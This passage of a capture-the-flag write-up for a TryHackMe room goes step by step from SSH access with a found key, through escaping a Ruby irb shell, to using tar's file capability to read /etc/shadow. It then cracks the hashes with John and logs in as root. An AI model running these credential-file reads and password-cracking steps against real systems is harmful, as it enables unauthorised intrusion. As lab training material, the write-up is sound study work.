


```
('PORT TRIED: ', [redacted])
SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.3
```

My script stopped and it grabbed an SSH banner. I suppose that's where we have to login.


I used the private key provided in the .ssh folder for the user hades and SSH'd in on the port my script stopped at.

At login, my SSH shell was put into a ruby shell.



```
 Welcome to hell. We hope you enjoy your stay!


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Sun Nov 29 17:32:40 2020 from 10.11.6.36

 Welcome to hell. We hope you enjoy your stay!
 irb(main):001:0> 
[THM] 0:vpn  1:python!- 2:ssh*
```


We have to escape this shell. A quick internet search showed me that we can run system commands from the ruby shell itself by inputting "system("<command>").



```
 irb(main):001:0> system("ls")
user.txt
⇒ true
irb(main):002:0> system("bash")
hades@hell:~$ 
[THM] 0:vpn  1:python!- 2:ssh*
```


Great, we now have a shell on the box. I decided to run linpeas instantly.

The linpeas session showed up some interesting file capabilities.




```
Files with capabilities:
/usr/bin/mtr-packet = cap_net_raw+ep
/bin/tar = cap_dac_read_search+ep
```

I researched about this capability and discovered this blog post about this type of capability and how it can be used to escalate your privileges. This capability, technically, gives the tar binary read access to anything. All we have to do is zip whatever file we wish to see the contents of and then unzip it.




```
hades@hell:/dev/shm$ tar -cvf shadow.tar /etc/shadow
tar: Removing leading `/' from member names
/etc/shadow
hades@hell:/dev/shm$ ls
linlog.txt  linpeas.sh  shadow.tar
hades@hell:/dev/shm$ tar -xvf shadow.tar
etc/shadow
hades@hell:/dev/shm$ ls
etc  linlog.txt  linpeas.sh  shadow.tar
```




```
hades@hell:/dev/shm$ cat ./etc/shadow
root:$6$gOnbjpUs$c0IE[redacted]tMiI8F/XOnTxJxi1:18520:0:99999:7:::
daemon:*:18513:0:99999:7:::
bin:*:18513:0:99999:7:::
sys:*:18513:0:99999:7:::
sync:*:18513:0:99999:7:::
games:*:18513:0:99999:7:::
man:*:18513:0:99999:7:::
lp:*:18513:0:99999:7:::
mail:*:18513:0:99999:7:::
news:*:18513:0:99999:7:::
uucp:*:18513:0:99999:7:::
proxy:*:18513:0:99999:7:::
www-data:*:18513:0:99999:7:::
backup:*:18513:0:99999:7:::
list:*:18513:0:99999:7:::
irc:*:18513:0:99999:7:::
gnats:*:18513:0:99999:7:::
nobody:*:18513:0:99999:7:::
systemd-network:*:18513:0:99999:7:::
systemd-resolve:*:18513:0:99999:7:::
syslog:*:18513:0:99999:7:::
messagebus:*:18513:0:99999:7:::
_apt:*:18513:0:99999:7:::
lxd:*:18513:0:99999:7:::
uuidd:*:18513:0:99999:7:::
dnsmasq:*:18513:0:99999:7:::
landscape:*:18513:0:99999:7:::
sshd:*:18513:0:99999:7:::
pollinate:*:18513:0:99999:7:::
vagrant:$6$XQAwkysB$wSkezwLS[redacted]6mxdZyaKJk60:18513:0:99999:7:::
ubuntu:!:18520:0:99999:7:::
statd:*:18520:0:99999:7:::
ntp:*:18520:0:99999:7:::
hades:*:18520:0:99999:7:::
hades@hell:/dev/shm$
[THM] 0:vpn  1:python3- 2:ssh*
```

We get the user hashes, yay! Let’s crack them with JOHN.



```
kali@kali:{~/Desktop/Memos/TryHackMe/finished/Server_From_Hell/REWORK} $> sudo john vagrant_pass --wordlist=/home/kali/Desktop/Wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
[redacted]           (root)
[redacted]           (vagrant)
2g 0:00:00:14 DONE (2020-11-29 12:51) 0.1411g/s 8129p/s 8202c/s 8202C/s 022579..teamorafa
Use the "--show" option to display all of the cracked passwords reliably
Session completed
kali@kali:{~/Desktop/Memos/TryHackMe/finished/Server_From_Hell/REWORK} $>
```

They both got cracked. Let’s log in as root and get the last flag!



```
hades@hell:~$ su - root
Password:
root@hell:~# cd /root
root@hell:~# ls -la
total 36
drwx------  5 root root 4096 Sep 15 22:12 .
drwxr-xr-x 24 root root 4096 Nov 29 16:15 ..
-rw-------  1 root root  143 Sep 15 22:13 .bash_history
-rw-r--r--  1 root root 3771 Sep 15 22:11 .bashrc
drwx------  2 root root 4096 Sep 15 22:11 .cache
drwx------  3 root root 4096 Sep 15 22:11 .gnupg
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
drwx------  2 root root 4096 Sep 15 22:10 .ssh
-rw-r--r--  1 root root   25 Sep 15 22:11 root.txt
root@hell:~# cat root.txt
thm{[redacted]}
root@hell:~# 
```

END